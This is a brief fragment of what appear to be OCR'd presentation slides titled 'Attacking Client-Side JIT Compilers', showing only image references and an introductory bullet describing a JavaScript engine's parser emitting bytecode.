Attacking Client-Side JIT Compilers

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

A JavaScript Engine



A JavaScript Engine

- Parser: entrypoint for script execution, usually emits custom *bytecode*



A JavaScript Engine

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
